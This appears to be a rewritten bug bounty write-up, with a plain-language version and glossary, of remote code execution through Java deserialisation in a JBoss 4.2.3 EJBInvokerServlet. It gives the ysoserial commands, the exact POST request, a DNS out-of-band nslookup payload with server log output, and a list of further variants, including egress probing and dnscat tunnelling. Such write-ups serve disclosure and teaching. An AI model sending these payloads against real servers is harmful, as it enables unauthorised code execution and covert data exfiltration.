Java deserialization
A JBoss 4.2.3 server exposed the JMXInvokerServlet/EJBInvokerServlet, which accepted Java-serialised objects and deserialised them without validation. Using a ysoserial CommonsCollections1 gadget, the attacker could run arbitrary commands on the host, confirmed by executing cmd.exe and triggering an outbound DNS lookup.

First off, I would just like to reference the following sites/authors/tools for helping guide me along this route and providing a sweet tool to make this easy:
The full write-up lives on its author's site
It belongs to its author, so we link to it rather than copy it. The other two tabs are our own rewrites, checked against it.
Context
This write-up comes from a private bug bounty engagement where the researcher encountered a JBoss 4.2.3 instance exposing a JMXInvokerServlet/EJBInvokerServlet. Those servlets are the normal remote entry points for JBoss's invoker layer: they accept serialised Java objects over HTTP and hand them to the server for processing. That design is what makes them interesting, because anything the server can deserialise is potentially attacker-controlled input.
The usual approach against an exposed invoker servlet is to deploy a JSP shell. In this case that did not work, and the researcher does not establish why. The alternative route taken was the Java deserialisation issue affecting this JBoss version, which still yielded remote code execution.
The host was Windows, and the researcher inferred this from file-not-found style error messages returned in responses. Egress filtering on the host blocked HTTP, FTP and telnet, but DNS lookups were still possible.
Setup
The tooling is small: a copy of ysoserial, specifically version 0.0.4, and a proxy with a Repeater-style request editor that can paste a request body from a file. The payload generator is invoked from a shell:
$ java -jar ysoserial-0.0.4-all.jar CommonsCollections1 'fake.exe' > serialdata
This writes a serialised object to the file serialdata. The gadget chain used is CommonsCollections1, and the argument is the command the chain will attempt to run on the target. The researcher credits three external references as guidance: a FoxGlove Security article on the shared deserialisation problem across WebLogic, WebSphere, JBoss, Jenkins and OpenNMS, the ysoserial project itself, and an Artsploit post on a PayPal RCE.
Finding it
The starting point was the exposed JMXInvokerServlet/EJBInvokerServlet. The researcher first tried the conventional JSP shell deployment and ran into unspecified problems. Rather than pursue that further, the decision was to target the Java deserialisation weakness known to affect JBoss 4.2.3.
Early attempts used commands such as wget, curl, python and perl, and the serialised responses came back containing the message "The system cannot find the file specified." That message is the signal that the command was being executed but the binary was not present, which in turn is a hint about the operating system. The researcher used fake.exe as a placeholder in the documented command to illustrate the pattern.
Exploitation
Step 1: Build the POST request
The request targets the EJB invoker endpoint with a content type that tells JBoss the body is a serialised Java object of a specific class:
POST /invoker/EJBInvokerServlet HTTP/1.1
Host: site.com
Accept: */*
Accept-Language: en
ContentType: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledInvocation
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 1400
The important header is ContentType, which declares application/x-java-serialized-object and names org.jboss.invocation.MarshalledInvocation as the class. That is what causes the server to treat the body as a serialised object and deserialise it. The request declares a Content-Length of 1400.
Step 2: Paste the payload into the body
Inside the proxy's Repeater request tab, right-click and choose 'Paste from file', then select the file containing the serialised data.

The screenshot shows the request editor with the serialised payload pasted into the body, ready to send.
Step 3: Send the first payload and read the response
The first payload used the placeholder fake.exe. The response contains the message "cannot find file".

Step 4: Switch to cmd.exe
To confirm execution on a Windows host, the researcher regenerated the payload with cmd.exe as the command:
$ java -jar ysoserial-0.0.4-all.jar CommonsCollections1 'cmd.exe' > serialdata
Step 5: Send the cmd.exe payload
The same request is sent with the new body.

The screenshot shows the request with the cmd.exe payload in place.
Step 6: Read the response
This time the response does not contain "cannot find file".

The absence of the error message, compared with the earlier response, indicates that cmd.exe can be run. Combined with the earlier file-not-found responses, this establishes that arbitrary command execution is possible on the host.
Step 7: Test outbound connectivity
With command execution confirmed, the next question was whether the host could reach the internet. Several approaches to outbound connections were tried, but only DNS lookups worked. The researcher thanks @dawgyg for the use of a DNS server for this test.
The payload was regenerated with an nslookup command pointing at a domain controlled for the test:
$ java -jar ysoserial-0.0.4-all.jar CommonsCollections1 'nslookup mealstest.example.com' > serialtest
Step 8: Confirm the DNS lookup from the server side
On the external DNS server, the log was tailed:
$ sudo tail -f /var/log/messages
A query for the test domain appeared in the log, showing the request arriving from the target host:
Jul 22 00:10:00 server named[7356]: client 18x.x.x.x#33347: query: mealstest.example.com IN A -EDC ([redacted])
The log line records the query for the test domain arriving from the target host. This confirms that the target can perform DNS resolution even though HTTP, FTP and telnet are blocked.
Step 9: Consider DNS tunnelling
The researcher suggests that copying dnscat over line by line and then running it might have been possible, but did not pursue it because of time constraints. The RCE had already been proven, so the DNS channel was left as a potential follow-on rather than a demonstrated exfiltration path.
Root cause
JBoss 4.2.3 is vulnerable to the Java deserialisation issue, and the invoker servlets accept serialised Java objects. The CommonsCollections1 gadget chain abuses classes present on the classpath to turn deserialisation into command execution. The egress filtering on the host limited outbound protocols but did not prevent the initial code execution, and DNS was left open, which is why the lookup succeeded.
Impact
An attacker who can reach the invoker servlet can execute arbitrary commands on the JBoss host. In this case the host was Windows, and the researcher demonstrated execution of cmd.exe and of nslookup. Outbound HTTP, FTP and telnet were blocked in this environment, but DNS resolution worked and could in principle be used as a covert channel. The researcher does not demonstrate that channel, only notes it as a possibility.
Fix
The report does not describe a fix applied by the target. The general remediation for this class of issue is to remove or restrict access to the invoker servlets, to upgrade JBoss to a version that does not deserialise untrusted input in this way, and to apply a deserialisation filter or serialisation whitelist so that only expected classes can be instantiated. Network controls should also prevent the invoker endpoints from being reachable by untrusted clients.
Variants to test
- Other JBoss invoker endpoints. Try
POST /invoker/JMXInvokerServletwith the sameContentTypeheader and a ysoserial payload. A positive result is a response that reflects command output or, as here, changes in error messages when the command exists versus when it does not. - Different gadget chains. If
CommonsCollections1fails, try other ysoserial chains supported by the libraries on the target classpath. A positive result is command execution confirmed by a side effect such as a DNS lookup or a file write. - Out-of-band confirmation via DNS. Use a payload that performs a lookup against a domain you control and watch the authoritative server logs. A positive result is a query arriving from the target's egress address.
- Content type variations. Try
application/x-java-serialized-objectwith different class names in theclass=parameter to see which classes the server will deserialise. A positive result is a deserialisation error that names the class, or successful processing of the object. - Command existence probing. Send payloads for commands that should and should not exist on the target and compare responses. A positive result is a consistent difference in error text, as seen here with
fake.exeversuscmd.exe. - Egress testing. Once execution is confirmed, try outbound connections over several protocols to map what the host can reach. A positive result is any protocol that succeeds, which widens the exfiltration options beyond DNS.
What happened, in plain words
A security researcher was taking part in a private bug bounty programme. A bug bounty is an arrangement where a company invites independent researchers to look for weaknesses in its systems and pays them for reporting what they find. The researcher found a web server running a piece of Java software called JBoss, version 4.2.3. JBoss is an application server: a program that runs other programs (web applications) and answers requests from browsers and other clients. This particular JBoss had two special entry points switched on, called JMXInvokerServlet and EJBInvokerServlet. A servlet is a small program inside a Java web server that handles a particular kind of incoming request. These two servlets are the normal remote doorways into JBoss's "invoker" layer, which is the part that lets a remote client ask the server to run something.
The dangerous thing about those doorways is that they accept serialised Java objects over HTTP and hand them straight to the server to be turned back into live objects. Serialisation is the process of turning an object in a program's memory into a stream of bytes that can be saved to a file or sent over a network; deserialisation is the reverse, rebuilding the object from those bytes. If an attacker controls the bytes, the attacker effectively controls what objects the server builds, and some objects do things when they are built. That is the whole idea behind the vulnerability class here, Java deserialisation.
The usual trick against an exposed invoker servlet is to upload a JSP shell. JSP is Java Server Pages, a way of writing web pages that contain Java code, and a "shell" in this context is a small page that lets an attacker run commands on the server through the browser. That approach did not work here, and the researcher does not establish why. Instead the researcher went for the Java deserialisation weakness known to affect this JBoss version, and that still gave remote code execution. Remote code execution, usually shortened to RCE, means running your own commands on someone else's machine over the network.
The machine turned out to be Windows. The researcher worked this out from file-not-found style error messages in the responses. The host also had egress filtering. Egress filtering is a network rule that blocks traffic going out from a machine to the internet. Here it blocked HTTP (normal web traffic), FTP (file transfer) and telnet (a old remote login protocol), but DNS lookups still worked. DNS is the system that turns a name like example.com into an IP address, the numeric address of a machine on a network. Being able to make DNS lookups is useful to an attacker because it is a way to make the victim machine talk to a server the attacker controls, even when most other outbound traffic is blocked.
Background and references
The researcher credits three external sources as guidance on this route: a FoxGlove Security article about the shared deserialisation problem across WebLogic, WebSphere, JBoss, Jenkins and OpenNMS; the ysoserial project on GitHub; and an Artsploit blog post about a PayPal RCE. ysoserial is a tool that builds serialised Java payloads for exactly this kind of attack. A payload is the piece of data you send to a target to trigger the behaviour you want.
Setup
The tooling is small: a copy of ysoserial, specifically version 0.0.4, and a proxy with a Repeater-style request editor. A proxy in this context is a tool that sits between your browser and the target, letting you see and edit every request before it is sent. Repeater is the part of such a proxy where you can take a captured request, change it, and send it again as many times as you like. The request editor can also paste a request body from a file, which matters because the payload is binary data, not text you would want to type.
The payload generator is run from a shell, which is a text interface where you type commands and the computer runs them:
$ java -jar ysoserial-0.0.4-all.jar CommonsCollections1 'fake.exe' > serialdata
Line by line:
$is the shell prompt, not something you type.java -jar ysoserial-0.0.4-all.jarruns the Java program packaged in the fileysoserial-0.0.4-all.jar. A JAR file is a bundle of Java code and resources.CommonsCollections1is the name of the gadget chain to use. A gadget chain is a sequence of existing classes on the target that, when deserialised in the right order, end up doing something the attacker wants, here running a command.'fake.exe'is the command the chain will attempt to run on the target. It is a placeholder here, chosen to illustrate the pattern.> serialdataredirects the program's output into a file calledserialdata. That file now holds the serialised object, the bytes you will send as the request body.
Finding it
The starting point was the exposed JMXInvokerServlet/EJBInvokerServlet. The researcher first tried the conventional JSP shell deployment and ran into unspecified problems. Rather than pursue that further, the decision was to target the Java deserialisation weakness known to affect JBoss 4.2.3.
Early attempts used commands such as wget, curl, python and perl. Those are common tools for downloading files or running scripts, and an attacker often tries them first to pull more tooling onto a victim. The serialised responses came back containing the message "The system cannot find the file specified." That message is the signal that the command was being executed but the binary was not present on the machine. In other words, the server was trying to run what was asked, and failing only because the program was not installed. That is also a hint about the operating system, because that wording is typical of Windows. The researcher used fake.exe as a placeholder in the documented command to illustrate the pattern.
Exploitation
Step 1: Build the POST request
The request targets the EJB invoker endpoint with a content type that tells JBoss the body is a serialised Java object of a specific class:
POST /invoker/EJBInvokerServlet HTTP/1.1
Host: site.com
Accept: */*
Accept-Language: en
ContentType: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledInvocation
User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)
Connection: close
Content-Length: 1400
Line by line:
POST /invoker/EJBInvokerServlet HTTP/1.1is the request line. POST is the HTTP method used to send a body to the server. The path/invoker/EJBInvokerServletis the servlet being called.HTTP/1.1is the version of the protocol. HTTP is the language browsers and servers use to talk to each other.Host: site.comnames the site the request is for. A single server can host many sites, so the server needs to know which one you mean.Accept: */*says the client will accept any kind of response.Accept-Language: enasks for English content.ContentType: application/x-java-serialized-object; class=org.jboss.invocation.MarshalledInvocationis the important header. A header is a labelled line of extra information sent with a request. This one declares that the body is a serialised Java object and names the class the server should build from it. That is what causes the server to treat the body as a serialised object and deserialise it.User-Agent: Mozilla/5.0 (compatible; MSIE 9.0; Windows NT 6.1; Win64; x64; Trident/5.0)identifies the client software. Here it pretends to be an old version of Internet Explorer on Windows, which is a common way to look like an ordinary browser.Connection: closetells the server to close the connection after the response, rather than keeping it open for more requests.Content-Length: 1400says the body is 1400 bytes long. The server uses this to know when the body ends.
Step 2: Paste the payload into the body
Inside the proxy's Repeater request tab, right-click and choose 'Paste from file', then select the file containing the serialised data.
The screenshot shows the request editor with the serialised payload pasted into the body, ready to send.
Step 3: Send the first payload and read the response
The first payload used the placeholder fake.exe. The response contains the message "cannot find file".
If the server had rejected the body or never deserialised it, you would not see a message about a missing file at all.
Step 4: Switch to cmd.exe
To confirm execution on a Windows host, the researcher regenerated the payload with cmd.exe as the command:
$ java -jar ysoserial-0.0.4-all.jar CommonsCollections1 'cmd.exe' > serialdata
This is the same command as before, with one change: the argument is now cmd.exe, the standard Windows command interpreter. If the earlier error was really about a missing program, then a program that certainly exists on Windows should not produce that error. The output is again written to serialdata, overwriting the previous payload.
Step 5: Send the cmd.exe payload
The same request is sent with the new body.
The screenshot shows the request with the cmd.exe payload in place.
Step 6: Read the response
This time the response does not contain "cannot find file".
The absence of the error message, compared with the earlier response, indicates that cmd.exe can be run. Combined with the earlier file-not-found responses, this establishes that arbitrary command execution is possible on the host. The comparison between the two responses is the whole proof: same request, different command, different error behaviour.
Step 7: Test outbound connectivity
With command execution confirmed, the next question was whether the host could reach the internet. Several approaches to outbound connections were tried, but only DNS lookups worked. The researcher thanks @dawgyg for the use of a DNS server for this test.
The payload was regenerated with an nslookup command pointing at a domain controlled for the test:
$ java -jar ysoserial-0.0.4-all.jar CommonsCollections1 'nslookup mealstest.example.com' > serialtest
nslookup is a command that asks a DNS server to look up a name. By asking for a domain the researcher controls, the researcher can watch that domain's DNS server and see whether the request arrives. The output goes to a file called serialtest this time, so the earlier payload files are left alone.
Step 8: Confirm the DNS lookup from the server side
On the external DNS server, the log was tailed:
$ sudo tail -f /var/log/messages
sudoruns the command with administrator rights, which are needed to read system logs.tail -fshows the last lines of a file and keeps printing new lines as they are added, so you can watch events arrive live./var/log/messagesis a common location for system log files on Unix-like systems.
A query for the test domain appeared in the log, showing the request arriving from the target host:
Jul 22 00:10:00 server named[7356]: client 18x.x.x.x#33347: query: mealstest.example.com IN A -EDC ([redacted])
Line by line:
Jul 22 00:10:00is the date and time of the log entry.serveris the name of the machine writing the log.named[7356]is the DNS server program and its process number.namedis a common DNS server.client 18x.x.x.x#33347is the address of the machine that made the query, with the port it used.query: mealstest.example.com IN Ais the question asked: what is the address for this name, for an A record. An A record is the DNS record type that maps a name to an IPv4 address.-EDCare flags on the query.
This confirms that the target can perform DNS resolution even though HTTP, FTP and telnet are blocked. In other words, the victim machine can still be made to send a message out to a server the attacker chooses, as long as that message is a DNS question.
Step 9: Consider DNS tunnelling
The researcher suggests that copying dnscat over line by line and then running it might have been possible, but did not pursue it because of time constraints. dnscat is a tool that carries a data channel inside DNS queries and responses, which is one way to move data out of a network that only allows DNS. The RCE had already been proven, so the DNS channel was left as a potential follow-on rather than a demonstrated exfiltration path. Exfiltration means getting data out of the victim's network.
Root cause
JBoss 4.2.3 is vulnerable to the Java deserialisation issue, and the invoker servlets accept serialised Java objects. The CommonsCollections1 gadget chain abuses classes present on the classpath to turn deserialisation into command execution. The classpath is the list of places Java looks for classes when it needs one. The egress filtering on the host limited outbound protocols but did not prevent the initial code execution, and DNS was left open, which is why the lookup succeeded.
Impact
An attacker who can reach the invoker servlet can execute arbitrary commands on the JBoss host. In this case the host was Windows, and the researcher demonstrated execution of cmd.exe and of nslookup. Outbound HTTP, FTP and telnet were blocked in this environment, but DNS resolution worked and could in principle be used as a covert channel. A covert channel is a way of sending data that the network controls are not designed to notice. The researcher does not demonstrate that channel, only notes it as a possibility.
Fix
The report does not describe a fix applied by the target. The general remediation for this class of issue is to remove or restrict access to the invoker servlets, to upgrade JBoss to a version that does not deserialise untrusted input in this way, and to apply a deserialisation filter or serialisation whitelist so that only expected classes can be instantiated. A whitelist is a list of things that are allowed, with everything else refused. Network controls should also prevent the invoker endpoints from being reachable by untrusted clients.
Variants to test
- Other JBoss invoker endpoints. Try
POST /invoker/JMXInvokerServletwith the sameContentTypeheader and a ysoserial payload. A positive result is a response that reflects command output or, as here, changes in error messages when the command exists versus when it does not. - Different gadget chains. If
CommonsCollections1fails, try other ysoserial chains supported by the libraries on the target classpath. A positive result is command execution confirmed by a side effect such as a DNS lookup or a file write. - Out-of-band confirmation via DNS. Use a payload that performs a lookup against a domain you control and watch the authoritative server logs. Out-of-band means the confirmation comes back through a different channel than the one you sent the attack on. A positive result is a query arriving from the target's egress address.
- Content type variations. Try
application/x-java-serialized-objectwith different class names in theclass=parameter to see which classes the server will deserialise. A positive result is a deserialisation error that names the class, or successful processing of the object. - Command existence probing. Send payloads for commands that should and should not exist on the target and compare responses. A positive result is a consistent difference in error text, as seen here with
fake.exeversuscmd.exe. - Egress testing. Once execution is confirmed, try outbound connections over several protocols to map what the host can reach. A positive result is any protocol that succeeds, which widens the exfiltration options beyond DNS.
Glossary
- A record: a DNS record type that maps a name to an IPv4 address.
- Application server: a program that runs web applications and answers requests on their behalf.
- Bug bounty: a programme where a company invites independent researchers to find and report weaknesses in its systems, usually for a reward.
- Class: a blueprint in Java that describes an object, its data and its behaviour.
- Classpath: the list of places Java looks for classes when it needs one.
- Covert channel: a way of sending data that the network controls are not designed to notice.
- Deserialisation: rebuilding a live object from a stream of bytes, the reverse of serialisation.
- DNS: the system that turns a name like example.com into the numeric address of a machine on a network.
- dnscat: a tool that carries a data channel inside DNS queries and responses.
- Egress filtering: a network rule that blocks traffic going out from a machine to the internet.
- Exfiltration: getting data out of a victim's network.
- Gadget chain: a sequence of existing classes on a target that, when deserialised in the right order, end up doing something the attacker wants.
- Header: a labelled line of extra information sent with an HTTP request or response.
- HTTP: the language browsers and servers use to talk to each other.
- Invoker layer: the part of JBoss that lets a remote client ask the server to run something.
- JAR file: a bundle of Java code and resources.
- JBoss: a Java application server.
- JSP: Java Server Pages, a way of writing web pages that contain Java code.
- nslookup: a command that asks a DNS server to look up a name.
- Out-of-band: confirmation that comes back through a different channel than the one you sent the attack on.
- Payload: the piece of data you send to a target to trigger the behaviour you want.
- POST: the HTTP method used to send a body to the server.
- Proxy: a tool that sits between your browser and the target, letting you see and edit every request before it is sent.
- Remote code execution (RCE): running your own commands on someone else's machine over the network.
- Repeater: the part of a proxy where you can take a captured request, change it, and send it again as many times as you like.
- Serialisation: turning an object in a program's memory into a stream of bytes that can be saved or sent over a network.
- Servlet: a small program inside a Java web server that handles a particular kind of incoming request.
- Shell: a text interface where you type commands and the computer runs them.
- Whitelist: a list of things that are allowed, with everything else refused.
- ysoserial: a tool that builds serialised Java payloads for deserialisation attacks.